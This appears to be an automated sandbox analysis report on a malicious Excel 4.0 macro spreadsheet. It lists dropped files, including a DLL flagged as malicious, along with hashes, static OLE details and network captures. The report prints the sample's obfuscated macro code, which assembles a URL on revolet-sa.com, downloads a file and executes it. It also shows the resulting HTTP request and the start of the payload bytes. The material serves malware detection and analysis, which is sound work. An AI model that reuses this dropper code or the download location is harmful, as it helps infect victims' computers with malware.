File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 03:02:34 2021, atime=Wed Apr 7 03:02:34 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.473479259150778
Encrypted:	false
SSDEEP:	12:85QHiXcLgXg/XAlCPCHaX7B8NB/vVUKUX+WnicvbwbDtZ3YilMMEpxRljK6TdJP8:85QiXK/XTr6NEYegDv3qfrNru/
MD5:	8E28D7ED19E162195111288F4BAAC845
SHA1:	CB2FECDBF220BA4F7ACCAB9B686D04DA7A5F7EA8
SHA-256:	7721E15E75EFC840BC2ABFC8C133E52FC25160C7D1921AF8D4A8F006C2400A66
SHA-512:	59B73496DDB43A82036E15E499FE16D1842DC4095143BAC93129AA9D8F3100A223A3A9BB18B3344772D782639950268C4F8C9FB03D5B5402D309A4DC9E11986F
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G...iF.b+...iF.b+... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....RR ..Desktop.d.....QK.X.RR *..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\688098\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....688098.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Heur.4923.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Apr 7 03:02:22 2021, mtime=Wed Apr 7 03:02:34 2021, atime=Wed Apr 7 03:02:34 2021, length=92160, window=hide
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	4.560543176315966
Encrypted:	false
SSDEEP:	48:8HD6/XT+N3zaHhLbHhLfQh2HD6/XT+N3zaHhLbHhLfQ/:8+/X6N3ObfQh2+/X6N3ObfQ/
MD5:	7DD685413EF4D89A020109D0F6F51E52
SHA1:	AB9EACA8EED566B3E6CE5C911AC20CFAB4B519EF
SHA-256:	64BBE802CF5EDF3A618673534AE194A6DD897777E8C6BD9B8E0AAC4CAD22F8A6
SHA-512:	17DFD5F663A1D8F18E3F4B6F4F25099ECAE45F7E1A8BAEB8982D1A8763A9F65D22B0D690D727C02CBE490B495022DFFEE429CD628A96649F0452E59FA826B98
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Heur.4923.LNK	
Preview:	L.....F.... ...8...b+...iF.b+....M.b+...h.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....RL ..Desktop.d.....QK.X.RL *..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....RN .SECURI~1.XLS..j.....RL .RL *...-.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...H.e.u.r...4.9.2.3...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\688098\Users.user\Desktop\SecuriteInfo.com.Heur.4923.xls.5....\....\....\....\....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...H.e.u.r...4.9.2.3...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	4.807590888661823
Encrypted:	false
SSDEEP:	3:oyBVomM0bGY6YCuscbGY6YCmM0bGY6YCv:dj60QY7QYU0QYs
MD5:	CB194388983FF45057D1112C8A8ECD05
SHA1:	932BA73D18BE24F3BE3D3BF370E344B5A4680019
SHA-256:	7B4232CBF84DD4BD653C4D721A934981E65173F5032287C788F5790B6DBB867B
SHA-512:	D69AA648D291FABB496DC5F2C1BAF1C850F51CE107938CEC13EDCECB664C3F066D945B0C5ECB06AC53D0ACC6F7B4543C698C245CF8C78C8CCCA5A30E046(AD6
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Heur.4923.LNK=0..SecuriteInfo.com.Heur.4923.LNK=0..[xls]..SecuriteInfo.com.Heur.4923.LNK=0..

C:\Users\user\Desktop\02CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	127008
Entropy (8bit):	7.230317944430852
Encrypted:	false
SSDEEP:	3072:ZI8rmjAItyzElBIL6lECbgBGGP5xLmuCSX2jTUqyF70xi5W2Y657WY657XI8rmju:G8rmjAItyzElBIL6lECbgBvP5NmuCSoJ
MD5:	9BCFFF4764ED600F9C98476013B7179E
SHA1:	3D5EC66CF26FAF7BCCC4C16644E6700B4DE01C69
SHA-256:	2D39DA68CE613447388F86BBD992865CC9ED9905EA99DA1A21EF30304C7A43CB
SHA-512:	B5EFC52059FC8E91BD100CE3F3FC67E659DBC2D96F445E5E2F51FBA12A3D4365EF9D87E11367D146CE3FF2AAEBAA937721EFE900830A63D891F21616AD75F9I0
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,..8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\sdbybsd.fds	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	688241
Entropy (8bit):	7.064532901692121
Encrypted:	false
SSDEEP:	12288:9SeIHklNAPLJNfQPJt7TQJK7FvEVxw0xxteW:AklUjfQHDezxxtx
MD5:	7DF0611CD75FA4C02B29070728C37247
SHA1:	1095F8922D93458EFBC97612D8A5DEA8DB8325A5
SHA-256:	AC17E1F54B9F800D874E1D012E541FC037BD1A31EE3E8F631A454F2D1DE6ADA1
SHA-512:	167B19FE1154C3988A546F9626CD8918363EAB58D5BB49106000EF4E6E9AC0174A04B7341A67BF85CA1F9AB40C409F878C4AFA07BE941FEAADA7AFA996A4EA59
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 2%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.N.....1.....1.....i/..92.....R1..!...R1..+....(.....R1.....Rich.....PE..L....Kl`.....!.....@.....>8.....@a..S.....@.....`...d^.....text...6u..... ..`.rdata.....@..@.data.....p...@...p.....@....idata...1.....@.....@....rsrc.....@.. .....@..@..@.reloc...e...`...p.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Tue Apr 6 15:04:37 2021, Security: 0
Entropy (8bit):	3.087349849990019
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Heur.4923.xls
File size:	267776
MD5:	e56e32e50718813c2a9428de1d3ba674
SHA1:	90cfd7975eadf45a34361e1a1def62ab1d81cad1
SHA256:	56af77e2f4b36f94264cbb975bbea753fa5a4b2bec98a4fe8235d5ec28543fcb
SHA512:	8f6806518e709bcdc4f300529f1441cd16fcd274c91b4fc610966e818b25aed5edcb0b97c07d4ea060ebeef470c9ce6f67e8e6d99a6eec7c7ce0d5f1ff8c07ab
SSDEEP:	6144:JcPiTQAVW/89BQnmlcGvgZ7rDjo8UOMIJK+xTh0+:Fh+
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Heur.4923.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-06 14:04:37
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.342986545458
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . D o c u S i g n . . . . . D o c s 3 . . . . . D o c s 1 . . . . . D o c s 2 . . . . . D o c s 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d0 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 8d 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 05 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247521269318
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . H L . . * . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 255780

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	255780
Entropy:	3.03349063455
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . D o c s 1 . . ! . . . . : . . . . 7 . . . . = ... i . . 9 J . 8 . . . . X .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=FORMULA(Docs3!$BE$26&Docs3!$BE$27&Docs3!$BE$28&""n"",BV9)=ACOS(4244)=EXP(452)=Docs2!AI20()",,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)INH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=EXEC(""r""&Docs3!BB33&Docs3!BB37&Docs3!BM23&Docs3!BI33&Docs3!BI36)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=ACOS(42424)=ATAN(4254254)=Docs4!BA9()",,,,,,

,,http://,,,"=""php""",,"=""revolet-sa.com/files/countryyelow""",,,,,,,,,,,,,,,,,,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=FORMULA.ARRAY(""U""&Docs3!$BH$26&Docs3!$BH$27&Docs3!$BH$28&Docs3!$BH$29,Docs1!BV10)=ACOS(4244)=EXP(452)",,,,,,,,,,"=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=CALL(Docs1!BV9,Docs1!BV10,Docs3!BK26&Docs3!BK28,0,before.3.13.34.sheet!AK14&before.3.13.34.sheet!AK15&Docs3!BP25&before.3.13.34.sheet!AN14,Docs3!BM23,0,0)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(1

41)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=ASIN(444114)=ASINH(141)=Docs1!$AX$27()",,,,,

=HALT()

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 21:02:59.059638023 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.244443893 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.244602919 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.245107889 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.429975033 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.806935072 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.806989908 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807019949 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807049990 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807089090 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807125092 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807157993 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.807180882 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807185888 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.807221889 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.807224035 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807261944 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807266951 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.807296038 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.807301998 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.807339907 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.807357073 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.816087961 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992163897 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992301941 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992341995 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992351055 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992372036 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992388010 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992424965 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992439985 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992448092 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992463112 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992499113 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992503881 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992548943 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992556095 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992590904 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992620945 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992628098 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992660046 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992666960 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992705107 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992706060 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992741108 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992741108 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992779016 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992785931 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992815018 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992844105 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992862940 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992887974 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992904902 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992930889 CEST	49165	80	192.168.2.22	192.232.249.186

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 21:02:59.992942095 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.992973089 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.992980003 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.993019104 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:02:59.993021965 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.993073940 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:02:59.997370958 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.177957058 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.178039074 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.178066969 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.178098917 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.178247929 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186172009 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186216116 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186253071 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186290026 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186299086 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186326027 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186352968 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186364889 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186388969 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186403036 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186450958 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186492920 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186528921 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186563969 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186568975 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186575890 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186583996 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186589956 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186605930 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186641932 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186666965 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186678886 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186681032 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186718941 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186729908 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186747074 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186767101 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186783075 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186808109 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186836004 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186846018 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186858892 CEST	49165	80	192.168.2.22	192.232.249.186
Apr 6, 2021 21:03:00.186883926 CEST	80	49165	192.232.249.186	192.168.2.22
Apr 6, 2021 21:03:00.186911106 CEST	49165	80	192.168.2.22	192.232.249.186

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2021 21:02:58.993803978 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 6, 2021 21:02:59.039887905 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 6, 2021 21:02:58.993803978 CEST	192.168.2.22	8.8.8.8	0xfc39	Standard query (0)	revolet-sa.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 6, 2021 21:02:59.039887905 CEST	8.8.8.8	192.168.2.22	0xfc39	No error (0)	revolet-sa.com		192.232.249.186	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- revolet-sa.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.232.249.186	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 6, 2021 21:02:59.245107889 CEST	0	OUT	GET /files/countryyelow.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: revolet-sa.com Connection: Keep-Alive
Apr 6, 2021 21:02:59.806935072 CEST	2	IN	HTTP/1.1 200 OK Date: Tue, 06 Apr 2021 19:02:59 GMT Server: Apache Content-Disposition: attachment; filename="srOQV.fbx" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Vary: Accept-Encoding Content-Encoding: gzip Keep-Alive: timeout=5, max=75 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 03 ec 72 7f 60 53 d5 dd f7 49 72 9b 5e da 94 dc 62 a3 55 aa d6 c7 b8 e1 40 45 83 0a 6f c1 55 ed 2d 6c 23 78 af 91 04 84 b6 fa 08 31 de b9 0d 35 17 70 52 2c 0b d5 de 1d e2 d8 86 cf dc 04 05 c5 4d 37 37 9d 43 ed 36 27 a1 ed 5a 3a 19 a2 22 14 01 ad 5a f5 60 a3 06 a9 50 34 70 de ef b9 37 c9 4d 42 da 3d ef df af 85 dc 7b ee f9 7e 3e df 1f 9f ef c7 7b e3 5a 64 43 08 71 f0 a3 14 a1 76 64 fc d5 a2 ff fc 37 0c bf b1 e7 fe 6d 2c da 32 e6 df e7 b5 5b 66 ff fb bc 1b 42 b7 dd 55 bd e4 ce 1f dd 7a e7 cd 3f a8 be e5 e6 1f fe f0 47 e1 ea ff 5e 5c 7d a7 fa c3 ea db 7e 58 5d 77 9d af fa 07 3f 5a b4 f8 e2 b2 b2 12 77 2a c7 c9 eb ba e7 fc ed e2 27 cf 4e ff e2 97 fe fd ec 47 53 e7 07 e1 